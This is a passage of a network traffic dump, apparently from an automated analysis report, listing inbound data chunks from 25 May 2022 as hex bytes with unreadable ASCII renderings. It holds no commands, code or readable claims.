9c 5a d9 71 95 a2 08 a0 b9 24 4b 3e bb e5 79 f2 a2 a5 77 13 ff d4 a0 8e c9 b2 63 9e 45 d3 8f b7 f1 65 e1 fd d2 bb 80 72 d0 18 12 f5 4d 1f 70 03 24 df aa bc fc c7 Data Ascii: ugWHg9,bya2,o>^"zMJOel;M(-UNjjqWe|U2\AY/Uv4UY**-pu$B#A'\uW.q&~GFtF$qM6c/NZq$K>ywcEerMp$
2022-05-25 14:26:44 UTC	48	IN	Data Raw: 63 b3 4e 59 75 be ae af 5e 92 a8 b7 e2 59 d2 ce b5 69 4a 53 28 1b 4f c2 88 aa d9 98 47 24 e6 1f d1 30 00 13 72 ca 25 ce 26 9e 17 46 ba 79 40 cb 11 8a fd 9c fc 09 f2 24 20 ee 2c 50 b3 0e dd 3a cb 02 e9 da fd 30 96 47 54 c4 11 80 10 f1 7a e6 bb d4 e4 af 38 a7 69 83 7e 4d 65 5e 01 e2 b7 4a 55 17 c4 4f 12 a1 80 f6 7e 4f 1b 8d 23 fc 0b 13 c6 c1 a4 24 24 fb d9 e6 6e 7f c8 e0 ca 41 dd 2f c8 88 88 a5 3c 12 2a e9 40 af 8c b4 37 70 09 19 78 42 93 b0 06 25 9c d8 41 ec f4 0a 42 5f 44 e0 d0 69 f9 79 bf 97 bb c4 5e e0 52 ba 61 38 4a 4a cf 71 68 3e 65 eb d3 ce d1 38 e6 2c e2 f9 56 66 16 09 dc 87 45 bf ab e7 3f 89 f0 f6 1d 83 71 5f 81 80 40 6c ab a3 e4 e3 e1 1e e7 b7 55 1e e3 92 0e 51 b3 15 db bc c1 c4 ec e3 80 e3 e1 bc 69 27 67 3e 44 6c 65 50 75 ec 22 31 ad df e7 fa e9 Data Ascii: cNYu^YiJS(OG$0r%&Fy@$,P:0GTz8i~Me^JUO~O#$$nA/<*@7pxB%AB_Diy^Ra8JJqh>e8,VfE?q_ @lUQi'g>DlePu"1
2022-05-25 14:26:44 UTC	49	IN	Data Raw: f6 23 8d be 74 18 15 fe fa 9a 54 24 82 24 c5 38 da 1b 2d 8d 52 f3 a5 69 0b 8e b2 19 4f d3 ce b0 67 7b 70 75 6f 7f bc 9a 9d 02 a1 fd 0a 5a 4f 67 95 b9 ee f8 a7 dd df 7c 8d 7d 3f 43 5b da 97 d8 66 be f6 f2 ca 2f f4 b1 f6 8f 38 d5 c7 73 f1 b6 3d 22 c2 5a 82 01 cb ef 2e f2 b2 47 34 5a 04 8b 9d fb c6 6f ac 01 23 7b ce 60 64 54 28 65 f8 54 ac 29 55 9e a6 63 17 97 73 27 44 ce 35 b0 aa e8 68 1a dc 69 98 0a c3 ce 97 79 e1 62 12 46 60 7a 4d ea 71 b2 31 e9 6a 10 1f 69 45 f6 dc 86 7d 7c 9c bf ad 34 c9 44 21 0c 1e 7d ae 96 2a 73 11 c9 b0 72 b3 4e 92 74 9d ae ea 5e 93 a9 b3 e2 61 c3 d4 b5 a0 4b 75 28 53 4f e1 89 aa d9 df 56 24 e6 93 d0 18 00 47 72 cb 24 cc 26 1a 06 5a ba b0 41 e6 11 dc fd 9a fd 19 f2 92 31 ee 2c 99 b2 35 dd 66 cb 02 e8 da fd ea 87 b5 54 04 11 c5 10 06 Data Ascii: #tT$$8-RiOg{puoZOg|}?C[f/8s="Z.G4Zo#{`dT(eT)Ucs'D5hiybF`zMq1jiE}|4D!}*srNt^aKu(SOVGr&ZA1,5fT
2022-05-25 14:26:44 UTC	50	IN	Data Raw: d4 5d 45 bc 37 3e 96 43 13 26 7f bc 14 ad 3b 33 83 d5 a1 1b 1d 6f a3 c3 0f 41 9d 26 0f ee 00 3a 66 32 c1 35 dd 3b 1d 45 10 f4 cc f7 83 4e 8d e4 6b fd 98 40 16 71 bc 56 11 9d 5c 2f 80 c7 3c 45 6d cc 3e bb 22 12 cb 01 37 e0 7b 81 69 19 4e 95 ae 64 f1 73 54 a7 02 d1 9d be 10 5e bf 5d fe e4 c8 bd ba f2 c9 30 eb f3 9d 94 d5 c4 3c 2b 48 42 61 57 17 a8 49 93 74 4b 71 1f 9f 48 00 6c b5 76 6a 37 3d 7b c3 50 5c 49 33 7d 1e 07 b8 8e ac 06 c3 31 a8 b4 ca 72 ff 0f 2a d0 67 f9 22 b9 c3 bc b6 25 5f 0c f1 d8 29 33 f7 53 06 91 fe 51 b9 f1 bf a0 27 84 be d8 73 92 ff bc 95 65 48 cc 24 c4 38 b1 77 ec 8c 54 f3 5c 09 cf 8e 7d 18 87 bc 19 b0 76 7a ad 1a 61 74 ad 9a ad 6c de f9 01 5a 5b 16 e3 bd 47 f7 ce ac a6 7c 80 7d 33 31 1c db 96 d8 3f c3 79 f3 12 2e 43 c3 70 8b 28 d4 12 01 Data Ascii:]E7>C&;3oA&:f25;ENk@qVV<Em>"7{iNdsT^]0<+HBaWItKqHlvj7={P\l3}1r*g"%_)3SQ'seH$8wT\}vzatlZ[G|}31?y.Cp(
2022-05-25 14:26:44 UTC	52	IN	Data Raw: 44 6a 65 2f 10 be b3 16 49 52 f1 a3 4d da 8b 05 6d f7 3a 96 15 cd b5 e9 e0 e6 db f7 b2 2d ab 64 46 b0 11 34 5a 35 06 8f 6d 1f 7c 4f 1d dd 92 cb 7a 24 fb 84 f7 c8 49 45 52 1c 72 66 c1 c1 93 bb 6a 8a 34 4c 32 0d e0 ec 81 b3 9d df 6d 70 56 b4 8b 88 77 9c db ce 79 74 14 fb c1 72 20 ce 0c 3b 4c 17 bb 71 da 94 4f b2 99 ba 8d 94 4e 1a 23 e2 4f 84 b2 af bd 04 0c ef 4d e8 ba d1 76 12 ae 74 15 25 de 34 3c 6c c8 d5 0f ee a1 d2 84 30 53 98 0b f2 66 9d 9f ab 74 99 a6 a7 20 95 25 0a 51 7f ec d7 bb 3d 37 38 e5 b4 c2 30 51 ff b8 53 1b 16 6d d5 1c 70 9c 18 28 96 d2 26 2a 7e 31 31 2d 0f 36 81 83 8c c6 28 e8 a2 d3 0f ab 8e a4 0f dc 00 7b 7d 1d c3 24 dd 50 2b 50 37 f7 cd be da 5d a3 e2 6b 74 c1 ed 15 20 9a c1 49 13 5f d1 ad 06 65 ee 6e cc 3e cd 5d de c8 20 37 35 0c 2a 6a 08 Data Ascii: Dje/IRMm:-dF4Z5m|Oz$IERrfj4L2mpVwytr ;LqON#OMvt%4<l0Sft %Q=780QSmp(&*~11-6({}$P+P7]kt I_en>]75*j
2022-05-25 14:26:44 UTC	53	IN	Data Raw: 02 5d 95 fd 3a 96 b5 42 cd e9 b5 54 c2 24 ef 62 91 e4 97 39 e3 7e 89 57 66 20 1a 5f e8 5f 78 54 53 c5 45 04 26 d8 f2 3b 45 44 1e de f7 0a 19 c6 6a b4 60 ac b1 9d 57 30 c5 8d ba ca 99 dc 01 de 82 2d 15 79 3c 75 ef 34 f4 8e a0 35 76 1f 3d af 16 d5 a6 59 15 36 cd 43 fa f4 44 51 06 43 b7 ab 04 a4 20 e5 d0 bb bf 5c b9 41 ac e8 f3 ca d1 af 67 98 dc 67 72 d1 d8 c0 fb 15 f4 62 ed 32 b0 9c c2 de 91 45 56 b8 7e 64 dd 78 03 79 c6 cf 1b 81 93 43 29 b8 a5 25 96 72 45 8f b1 39 0c e0 cb 0e 57 a2 5e d5 a6 85 c2 85 be 9b ee e1 ba 69 5e 75 67 6d 29 21 2f 1f b5 fe 63 ad 52 e4 a3 f8 f1 d2 46 29 f7 35 9d 0a b9 51 e9 f5 e6 72 dc 3b 6e ef 64 49 bb e7 43 b3 35 13 8f 7c 1f c5 0c 22 df fd d3 45 68 15 84 e2 c8 58 45 bb 5f e4 64 ee c2 99 cc 9e 8a 23 4c 23 0d b1 a8 1f b1 b0 dc ff 05 Data Ascii:]:BT$b9~Wf __xTSE&;EDj`W0-y<u45v=Y6CDQC \Aggrb2EV~dxyC)%rE9W^i^ugm)!/cRF)5Qr;ndIC5|"EhXE _d#L#
2022-05-25 14:26:44 UTC	54	IN	Data Raw: d6 f6 06 03 42 89 b1 d5 87 39 47 c7 46 98 5f 3e d6 0b bb ff 01 ef ef 2f 75 aa b4 0a 2d 04 7f 10 06 ba 6f 84 09 22 e9 ce 55 51 bd 2b 91 31 3d d7 29 79 9e a7 e4 0f 64 19 50 44 3a fc 35 c8 e8 45 12 dd fb 98 6f 2e 27 94 8d 28 87 7d 46 58 7a 4d 78 61 27 ec 04 69 e4 d6 7c 2c f6 9c 86 74 ee 9c 9a 23 d9 ca b2 28 5b 75 7d ef 96 2a e1 11 7c da 9e b0 b6 5b e5 cb ae ab 5e 92 2e ab 11 43 b5 d4 4f 69 e6 23 28 1b 47 e3 1b aa 9c e8 be 27 1c 1e 39 45 00 15 72 ca a3 d4 d5 84 70 5a 40 79 44 b8 11 8a f5 9a 6f 09 87 45 d9 ed d6 50 e7 69 dd 3b cb 02 6f c2 0e 20 f1 b5 ae cd 60 fc 10 c2 73 ef 29 de 41 f4 c0 e0 92 89 8e 50 64 1a 00 e8 34 2f a7 49 a2 45 e8 26 9d c5 7f 45 13 1e a1 b8 3f 7d c5 6e 5f 60 41 89 d9 57 67 c5 4a ea af fd db 05 32 82 0c 2c 3d 3c 2a ef 46 bc 7d ba eb 76 f2 Data Ascii: B9GF_>/u-o"UQ+1=)ydPD:5Eo.'{}FXzMxa'i|,t#([u}*|[^.COi#(G'9ErpZ@yDoEPi;o `s)APd4/IE&E?}n_`AWgJ2,=<*F}v

Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:44 UTC	58	IN	Data Raw: c2 a3 e9 f0 8b dc 3d f7 5c 9c 8a c9 00 e9 f5 e7 63 a1 e3 2d ab 65 20 0a f2 15 b3 34 13 f2 3c 1f 7c 4e 1e fc c6 d3 89 3f 15 0d b0 c8 49 47 52 b9 23 66 87 c1 6d 5b cc 8a 23 4d 32 f4 b2 ec 82 b2 db ed b8 52 a8 b6 91 c5 24 9c db cd 7a 1d 01 f8 01 51 25 7a 44 3b 80 3e bb a0 89 94 49 a9 6a 4d b9 94 52 1b cb f0 1b 84 b2 ad bb 49 ab f5 52 ea a6 a0 3a 3e ae 70 15 a8 8c 34 57 49 cd 0d 45 ee f5 fc 84 c5 07 98 0d f1 d1 9c cf aa 6b 9d 36 ca 75 95 25 0f 57 22 ba f2 dc 3c 17 8d 72 98 c2 32 51 56 eb 53 28 30 4a 0d 69 70 98 34 28 87 84 26 2c 7c aa 39 56 0e 14 82 c3 e8 90 28 e8 a6 d5 6a 1a ab a1 0b ff 81 51 50 1d c2 24 10 00 2b 4f 13 f2 25 cc da e5 8d e2 6e 23 c1 eb 11 77 9d a4 48 36 5a 29 bd 51 65 ee 68 ca 67 31 7b b9 c9 07 a6 4e 22 2a 6b 08 87 eb ce 8d f0 72 b1 25 61 56 Data Ascii: =\c-e 4<|N?IGR#fm[#M2R$zQ%zD;>IjMRIR:>p4WIEk6u%W"<r2QVS(0Jip4(&,\|9V(jQP$+O%n#wH6Z)Qehg1{ N"*kr%aV
2022-05-25 14:26:44 UTC	63	IN	Data Raw: d3 f1 cb d7 ad 8e 22 1d 7b 62 d0 a3 e6 78 39 c4 05 63 3d 98 01 b2 fc ed 91 58 2e d7 96 bd c7 f5 cd 6c 0e 6e 07 7f 6a f2 9d df 06 da dc 00 ea e1 82 2c 73 00 f5 9c b8 d6 53 c2 dd b5 bc 20 94 ea a1 07 16 ee dc e9 9a 54 e1 4b f7 91 3e e9 d0 69 77 1b 27 7b 2f 62 9a f5 2b 61 d0 57 64 83 7a 9a fb 62 43 3c 64 37 c5 cc 44 1b db e8 9c 1f 6a d9 c3 19 5e da 50 c8 4a 70 10 42 8d cb ed eb b8 b7 10 e5 03 03 1f 68 a7 5e ec 95 ad 78 7b 0e 38 37 a5 44 f0 a6 3a 77 83 96 b7 db 8d c9 d4 63 24 e4 6b 7a a7 a8 58 44 bc bb fa e2 aa c8 b3 b5 90 4f a5 32 d7 5d 92 8d 59 c3 13 46 55 e3 f6 cd 96 00 34 77 39 3f 76 35 3f 13 a9 a0 bd 53 17 15 7f 4c 4f ef d8 f6 2c 92 35 3f e9 b7 ec c7 ce d8 ab ed ce 4f a6 96 1c 50 e8 a2 76 03 13 7f 1c a0 22 f7 4e 3d 10 72 8a 6a ef 60 0e b2 74 b7 fe 50 76 Data Ascii: "{bx9c=X.lnj,sS TK>iw'{/b+aWdzbC<d7Dj^PJpBh^x{87D:wc$kzXDO2]YFU4w9?v5?SLO,5?OPv"N=rj`tPv
2022-05-25 14:26:44 UTC	64	IN	Data Raw: 19 42 ba 11 19 94 6d c5 62 36 f1 90 50 ef c7 d2 ea 98 9e 5c 03 db 82 c1 52 9d 3e 39 ef 09 a3 2e a2 2e 76 5b 3a d9 54 82 a7 4f 12 5e 9f 50 fa bd 43 80 04 5d f6 82 01 38 22 ae 80 f2 b8 bc bb 43 ac 28 b5 a8 d1 d6 67 3a 8a 67 71 c2 d8 98 fc e7 b6 f3 ee 1f b7 34 93 cd 91 0c 51 6a 7a 06 9e a7 09 1c c3 60 48 c8 94 00 2c ea a4 85 dc a1 42 4c b1 1c 58 63 ce 15 56 d1 59 5b e0 da c2 be b9 07 bf ba ba 20 59 87 62 57 6b 2c 28 75 b3 31 36 e4 55 c7 a5 f2 f1 d9 02 4e f1 47 9c e8 eb 12 ef e6 e7 2a db 31 2b b8 65 69 bc 63 02 10 35 5a 88 ad 08 d7 4f 57 da 74 c4 22 3e 5c 83 e2 d0 e2 45 1b 1b 71 7e 24 c2 24 9d be 92 88 4c 7b 0a a0 f4 29 b3 92 db ab 4a 0b b4 d8 8f 17 84 70 ce 33 73 d2 d2 1a 50 77 c8 97 11 93 3c f2 76 da a1 ea aa 23 a7 ea a1 f9 1a 82 ce 6f b1 19 af f2 1b 9f c3 Data Ascii: Bmb6P\R>9..v[:TO^PC]8"C(g:gq4Qjz`H,BLXcVY[YbWk,(u16UNG*1+eic5ZOWt">\Eq~$$L{}Jp3sPw<v#o
2022-05-25 14:26:44 UTC	68	IN	Data Raw: 7b 36 df 96 48 75 30 44 ed 69 0b af 0d a6 3e 25 14 d7 bc 75 58 75 64 46 0b 6f 3d bc 8a e4 81 11 26 17 15 3f f3 d1 71 29 a2 9b 9c 8e c8 3f bb 5b ac 53 82 e5 b9 e3 b4 d5 7b eb 43 3e 17 2f 74 2e 49 ff 00 28 18 6e 80 12 61 0e d6 31 65 c0 48 05 b1 35 68 27 45 2d 7d fe de 5b cc 60 90 91 ad 46 b9 0a 8b 83 08 94 10 9b 50 e1 db fc dd 56 5f 29 dc 84 28 66 88 51 18 73 92 7e ea ed b6 85 51 ec ca 08 37 56 8c c3 e5 20 4b 2c 57 a3 48 b8 62 28 c8 17 a0 ba 14 72 fe 0f 77 15 b6 af c6 0e 19 15 25 65 1f ca f3 30 66 da fd 58 3b 3d 0e d4 d5 21 98 d5 b4 62 15 eb 7d 57 00 a9 a2 f7 ac cd e5 84 93 6d 5d 9c de a7 e2 39 99 83 46 ba d4 44 52 7f 34 df 64 9d 99 46 90 d7 17 62 25 72 e2 74 9f bb 6f d6 67 41 48 f6 59 08 00 4d 17 58 23 c6 6b 00 ea c2 11 17 c5 6a 5d 2a aa 9d d4 d0 a5 24 74 Data Ascii: {6Hu0Di>%uXudFo=&?q)?[S{C>/t.I(na1eH5h'E-}[`FPV_)(fQs~Q7V K,WHb(rw%e0fX;=!b}Wm]9FDR4dFb% rtogAHYMX#kj]*$t
2022-05-25 14:26:44 UTC	72	IN	Data Raw: ab 59 a7 57 d4 da de 07 e7 d7 2e a4 77 bb 34 f0 38 98 f6 b2 91 d2 73 97 5d fc 2e 52 14 7d 71 b8 cf 02 2d 0c f7 16 36 61 ee e2 18 0f 4b 2d 14 f6 32 7b 92 2f 98 60 06 cc a8 61 5f 90 aa 9c 80 e3 a6 66 a9 ed ba 07 4b 63 59 9b 16 97 fc f1 5d 1e 71 7e 1e 3b a8 93 4a 24 d9 ff 7b c9 99 0f 07 4e 77 a0 a8 57 c6 20 9e bc ca ee 65 de 35 da 32 85 2a e7 a2 33 1b e9 1f 06 87 eb e7 98 d7 91 a1 d2 6b b0 37 ad af e8 26 66 f0 2f 6d d1 81 56 68 9c 3b 22 e6 dd 07 7f 91 c9 9d 9d b3 21 80 fc 3e 1a 82 8c 54 23 ca 1a ab a9 bb aa b5 d3 c5 ca d9 cd 54 5e 47 5a 35 3e 3f 68 17 c7 72 64 9e 65 a0 d4 da ab b8 4c 1d 90 03 dc cc 99 36 d4 c8 e6 40 e1 c3 7c e7 15 78 d7 ca 59 e0 11 66 e5 01 2e 4c 77 5a 9a c2 e4 ad 44 63 bd 88 a7 71 12 2b 45 03 51 e8 ba 2f d0 e8 cb 44 36 5e 61 99 87 bf b3 f8 Data Ascii: YW.w48s].R}q-6aK-2{/`a_fKcY]q~;J${NwW e52*3k7&f/mVh;"!>T#T^GZ5>?hrdeL6@|xYf.LwZDcq+EQ/D6^a
2022-05-25 14:26:44 UTC	76	IN	Data Raw: b5 1f 5b 14 93 5a 53 5f 45 bc fe a1 e5 15 99 f7 af 43 7b f8 fe 3e 9a 58 4e 3b 7f b4 70 b2 38 1f 0e 42 ad 9b db e7 d8 8e c1 56 05 94 af 44 14 c8 ab 3b 51 28 1a e5 41 1d 9f 0d 93 7f 1e 2b 81 85 56 0a 24 22 09 57 79 25 de 83 da c1 24 3d 24 53 11 a8 c7 7b 11 8e ee b4 b1 fc 20 87 60 be 6a 91 c5 dc ef 9f b8 54 e4 77 6f 5c 0a 2e 1e 14 de 07 15 3c 27 f9 75 39 0c e4 11 3e e2 0e 5d 80 41 6e 31 7e 3f 6b dc 9d 3c 99 48 89 ad ff 54 f6 5e ff d9 71 80 16 aa 7a e9 fe ac fd 6c 33 3f ea 88 10 0c 9a 43 0f 72 96 05 f4 d9 e8 cd 23 a6 83 00 5d 26 96 d5 c1 12 41 09 6f 96 1c 83 6d 70 d3 34 a2 91 39 6a c7 0c 25 7b d3 fe 8d 16 2f 1f 18 6d 37 f8 cb 00 59 f1 ca 7a 1b 1d 01 d7 d4 11 c4 92 9b 61 40 bb 7d 3d 7e aa b5 e6 8c f8 c0 9d cb 36 74 cb d0 ed c5 7b 98 a3 38 90 e0 05 43 7c 66 b1 Data Ascii: [ZS_EC{>XN;p8BVD;Q(A+V$"Wy%$=$S{ `jTwo\.<'u9>]An1~?k<HT^qzl3?Cr#]&Aomp49j%{/m7Yza@}=~6t{ 8C|f
2022-05-25 14:26:44 UTC	80	IN	Data Raw: 24 1e 3e 70 6d 09 88 fe c6 e1 e3 37 77 83 56 9e 01 55 5f 13 bd 6e 82 26 bd 2a 2b fc 2d 02 b9 56 cb b9 cd 90 38 c1 72 49 8c 48 1f d2 2a 92 7f a0 5d b0 e8 8c 59 f0 f8 13 8e 24 e6 60 f6 09 87 c8 84 87 d2 01 d7 03 d3 30 63 52 7e 55 dc f2 46 11 38 f7 1f 4b 6d f4 f8 3e 12 74 27 22 9b 37 68 a1 08 ec 55 14 99 b8 0e 5c fd 9e a0 fe d7 a9 6c 90 c6 f9 3b 71 7f 75 9a 0b d2 aa c1 67 3e 48 44 3e 60 a2 c5 3f 5d f9 da 1a 80 98 37 06 6c 2f 9d 91 47 a8 51 e9 b9 e9 fc 0f ca 27 e9 2c dd 3d a9 cd 44 55 fc 31 31 99 a0 95 af 96 91 c4 8d 21 f6 59 f2 e8 f8 7c 20 eb 35 6f c5 93 68 7e a7 45 70 e4 f7 02 1a ce d6 a8 9a ad 33 9e 81 07 1e 9a 88 61 25 e4 0c 9a b0 a9 f0 9a 8e d3 dd 98 e9 30 1c 21 11 1e 5a 65 0c 4b c4 57 5b 95 0b b6 d5 b8 9b ba 75 3a 87 33 a9 d5 b9 29 8e ba b5 19 93 f0 5b Data Ascii: $>pm7wVU_n&*+-V8rIH*]Y$`0cR~UF8Km>t'"7hU\l;qug>HD>`?]7l/GQ',=DU11!Y| 5oh~Ep3a%0!ZeKW[u:3)[
2022-05-25 14:26:44 UTC	84	IN	Data Raw: c3 f5 78 64 db 4c 91 b6 8c fb d3 08 c8 40 bd 11 c2 4a 3c 65 27 ab 82 ab 00 2a 38 02 a5 b3 58 36 c7 d1 32 63 54 7b ac 44 54 d0 76 0c d2 99 48 40 1c f2 45 70 67 76 f6 8b 93 8e 70 99 ef 92 5c 20 ec d7 3d cf 76 42 05 6e 96 19 dd 75 16 3e 45 be a1 dc b0 aa fa d3 39 05 f4 cf 73 06 ed b6 0e 60 05 1b fa 61 58 d3 6e e9 03 17 2a 8a 82 4a 64 5c 1b 41 07 3b 23 fb a3 c1 c4 1e 39 27 07 04 d4 c8 2d 66 db f9 c2 93 a4 3e 8f 67 9a 17 ad d1 c9 e5 a9 e6 05 de 1c 1d 3a 10 40 4a 69 fb 48 67 71 39 c4 27 75 2f d6 71 69 ff 75 03 a7 71 4e 11 43 58 67 a5 89 3b c1 56 ab a7 b7 45 ef 13 bd a8 06 95 22 8b 7b e4 f3 db e0 71 3c 1a f0 ad 5f 08 f1 01 51 67 90 26 da b8 9f c7 68 b3 dc 48 5c 64 a1 f9 a5 1f 10 7d 57 a0 55 b7 26 15 8c 71 ce 88 10 69 da 35 5a 2f bb 9a 82 1d 3b 22 06 72 07 d7 c8 Data Ascii: xdL@J<e'*8X62cT{DTvH@Epgvp\ =vBnu>E9s`aXn*Jd\A;#9'-f>g:@JiHgq9'u/qiuqNCXg;VE"{q<_Qg&hH\d }WU&qi5Z/;"r
2022-05-25 14:26:44 UTC	88	IN	Data Raw: bd 18 69 a7 02 31 8f f6 ef 1f 1a a1 82 41 07 f4 35 1a 59 38 2b a1 a7 70 03 7f 91 f7 21 db 25 01 2f cc 98 dc 6d c4 e9 8e df 59 f1 e9 c4 31 3f 05 67 57 7b a6 dc e8 a0 e2 30 40 a7 4c 98 6f 44 66 42 89 42 f1 1b 9e 34 67 cb 3c 2f 83 35 ee bc ca b8 30 98 1f 6c df 75 1f e9 4a ef 79 f2 35 80 ad 90 0a e0 ef 1b 87 75 bb 23 8e 3f ad 89 99 85 ee 6e b2 2d e6 43 26 47 27 71 89 e7 5c 11 18 8f 28 76 62 b6 f0 18 02 2a 26 70 88 5d 6a a8 22 e4 5d 18 f1 fa 6a 1e b3 b3 db b9 cf 9d 31 ad d2 c9 32 4e 0d 44 95 09 ec df f4 73 20 7d 57 16 3c e1 c3 4c 24 cf d2 72 a9 c5 7d 36 4a 3e 98 e8 42 b6 75 80 81 98 82 2d f6 67 f5 37 e2 2a eb ab 0d 0e f4 20 05 e9 e9 a1 b3 87 ff 8a 81 21 8d 29 90 fd ac 34 6f c5 08 69 f2 a3 33 28 a2 3d 7f c7 d2 2b 1d c4 c7 ab ba b0 34 b6 8c 68 5f c3 f6 7f 67 de Data Ascii: i1A5Y8+p!%/mY1?gW{0@LoDfBB4g</50luJy5u#?n-C&G'q\(vb*&p]j"]j12NDs }W<L$r}6J>Bu-g7* !)4oi3(=+4h_g

Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:44 UTC	92	IN	Data Raw: 75 6d c5 01 bb 52 e7 e5 30 e4 0d eb a5 d5 61 73 9f 90 39 cf ca 97 ea 68 bd 98 39 ad fe 90 53 03 ae 57 28 54 ad 7b 60 1d a0 a2 5b da a7 bc f1 79 1a db 65 a1 bf 89 f0 d2 34 d4 12 c3 6c a1 57 48 22 2d 9a a0 86 53 59 7a 64 d5 ae 40 22 b5 c9 6e 28 10 77 a5 18 1a d7 41 77 c7 b6 15 45 1a ef 4d 32 67 26 fb fb db 8f 47 86 c5 e8 32 4c 88 9c 7f 9e 57 62 34 77 a8 4d 91 61 68 18 7b cb 89 fc 97 bd fc a7 0c 42 90 d6 28 77 9f ce 39 42 34 58 c8 51 0e df 05 bc 53 29 4e c3 bc 34 43 4d 61 53 2c 3a 1f 81 f3 8d d1 4f 25 2a 1b 18 fe e6 20 3a 83 9f aa d0 9a 0a ec 6a 83 43 8e be cf ef b6 e8 01 8e 0e 66 14 36 46 14 7f f9 2d 3b 32 79 cf 27 43 33 ed 77 35 c6 78 08 a0 78 63 3f 48 1a 41 c7 ae 5f 89 4e ac a1 b7 41 83 53 93 cc 0a a6 55 a9 1f 88 88 b5 c3 71 09 1b f3 93 72 56 c3 47 15 66 Data Ascii: umR0as9h9SW(T{`[ye4lWH"-SYzd@"n(wAwEM2g&G2LWb4wMah{B(w9B4XQS)N4CMaS,:O%* :jCf6F-;2y'C3w5xxc?HA_NASUqrVGf
2022-05-25 14:26:44 UTC	96	IN	Data Raw: ea b4 5f 16 bd 8b 66 4c 59 25 e4 57 11 c7 0d 1c a2 ab 72 41 28 c3 56 6e 3b 4b c7 b1 93 9e 1e a0 e3 b6 6a 03 9c e0 44 ba 72 6c 0f 4f ab 13 b3 30 40 29 60 86 99 f8 ab e5 ad df 1a 26 80 a8 76 1c ed c3 2d 5c 25 45 cb 5c 02 8b 36 92 61 25 2b f3 9d 7e 7c 7b 4e 1d 30 7d 79 ed a8 e5 a5 25 62 17 2c 1b ac 8c 46 0b ae a9 b2 bb 8a 40 92 67 8c 47 a1 dc a9 d6 b2 81 7b c6 6f 36 3a 46 34 40 5d f1 03 1d 3b 2a bc 61 20 25 fd 2a 6b e3 6d 2b b7 7d 4e 1c 04 16 3a fd b0 3b c4 56 b4 b2 82 71 a2 25 8b 88 19 a3 47 bc 64 e0 fa d8 f3 50 09 24 ab 9b 61 52 8b 6c 16 62 b6 37 e9 fe b9 bf 1a ce 9a 71 3a 28 8f 82 d9 2e 00 24 17 f3 59 a4 4a 50 fb 62 82 ac 11 4d be 4c 6d 20 a2 bb db 5f 10 1a 3f 65 03 cc d4 37 27 e4 c4 55 68 37 39 fe d3 17 b6 83 ef 51 2c fc 08 74 76 99 b6 ed 9c ef e9 a4 91 Data Ascii: _fLY%WrA(Vn;KjDrlO0@)`&v-\%E\6a%+~|{N0}y%b,F@gG{o6:F4@];*a %*km+}N:;Vq%GdP$aRlb7q:(.$YJP bMLm _?e7'Uh79Q,tv
2022-05-25 14:26:44 UTC	100	IN	Data Raw: 5e b3 6d 66 04 d1 fa ec 34 aa 8c de a0 36 b8 b1 91 1c 7b 04 7b 51 79 8c ea f3 98 b6 7a 24 c5 23 a0 7e 37 23 10 9b 49 fd 65 cf 21 1f ca 30 0a b4 42 be 9f f8 af 67 85 1b 1d ee 0f 6d c2 45 e5 4b b2 71 b9 b1 ca 0e e4 e4 61 8a 48 ba 63 f7 38 84 f5 94 b5 aa 04 e3 4b b4 0f 76 54 2f 43 ba da 55 20 61 b5 0f 75 17 b1 d7 2d 10 2e 2e 55 cd 3b 6f be 4e c8 06 51 94 9c 39 4b b5 8a 84 f3 ca 99 63 ad ea d8 6d 00 3c 09 d2 31 e3 e4 f3 41 01 3a 7a 23 34 e7 f3 73 70 ab f6 22 8a 91 05 3a 6b 16 bc 91 6a ce 04 e8 c5 ee dd 6b 8b 63 fc 32 c4 05 ba 8e 20 0c d8 5a 72 f2 e5 a0 cb 82 84 d5 df 3d e9 67 d9 a6 a1 36 65 db 1f 6f ac 88 70 2e be 22 74 bc 93 60 14 d8 9c 90 9d d7 10 81 f3 1c 19 a9 9b 59 08 8b 6a b5 bf af 8a ba 8e b6 d9 ab 83 0f 0d 1d 28 07 06 5c 58 37 8d 4e 40 fd 2a 97 90 b9 Data Ascii: ^mf46{{Qyz$#~7#Ie!0BgmEKqaHc8KvT/CU au-..U;oNQ9Kcm<1A:z#4sp":kjkc2 Zr=g6eop."t`Yj(\X7N@*
2022-05-25 14:26:44 UTC	104	IN	Data Raw: a6 f2 53 4f c7 1f 5a 74 8f 76 2f 3e bf b1 44 a5 bc 95 cf 5d 67 f7 39 b6 be f8 a7 97 6b ba 0b fa 15 fd 60 5c 6e 06 ad b7 aa 5a 7b 71 73 a1 f6 76 17 b2 87 1c 6a 40 30 9f 08 11 f1 54 52 e4 bf 6c 5e 2f d9 7c 62 6f 26 ea b3 e5 9f 15 e8 81 e8 7e 24 de c7 42 95 73 74 05 70 a8 6a 82 3b 73 07 64 a5 83 c2 b6 dd e9 b7 2f 0c a8 8f 7b 21 d8 a4 11 12 2b 61 e8 76 57 a6 3d fa 57 05 46 b9 eb 3a 46 68 4c 5a 59 61 7e c4 89 be 95 10 66 3e 16 13 f1 c8 41 17 99 e2 b1 b3 ad 0a 9f 61 bc 63 d9 c1 c8 e1 99 e4 57 aa 09 69 53 2a 70 16 11 9c 56 67 00 28 9a 67 60 32 c2 02 60 c1 79 3c 88 05 0c 75 5b 5d 2d b6 ea 5f ca 2a fe f4 ed 0e ba 31 94 91 13 99 09 cf 52 bc cc ea e7 51 6a 54 d0 81 44 59 80 47 3d 2b c2 50 9a b5 a4 83 76 e1 e9 2e 72 77 97 ff f6 20 1c 14 50 ad 4b bb 75 5b d5 07 a2 c4 Data Ascii: SOZtv/>D]g9k`\nZ{qsvj@0TRl^/|bo&~$Bstpj;sd/{!+avW=WF:FhLZYa~f>AacWiS*pVg(g`2`y<u[]-_*1RQ jTDYG=+Pv.rw PKu[
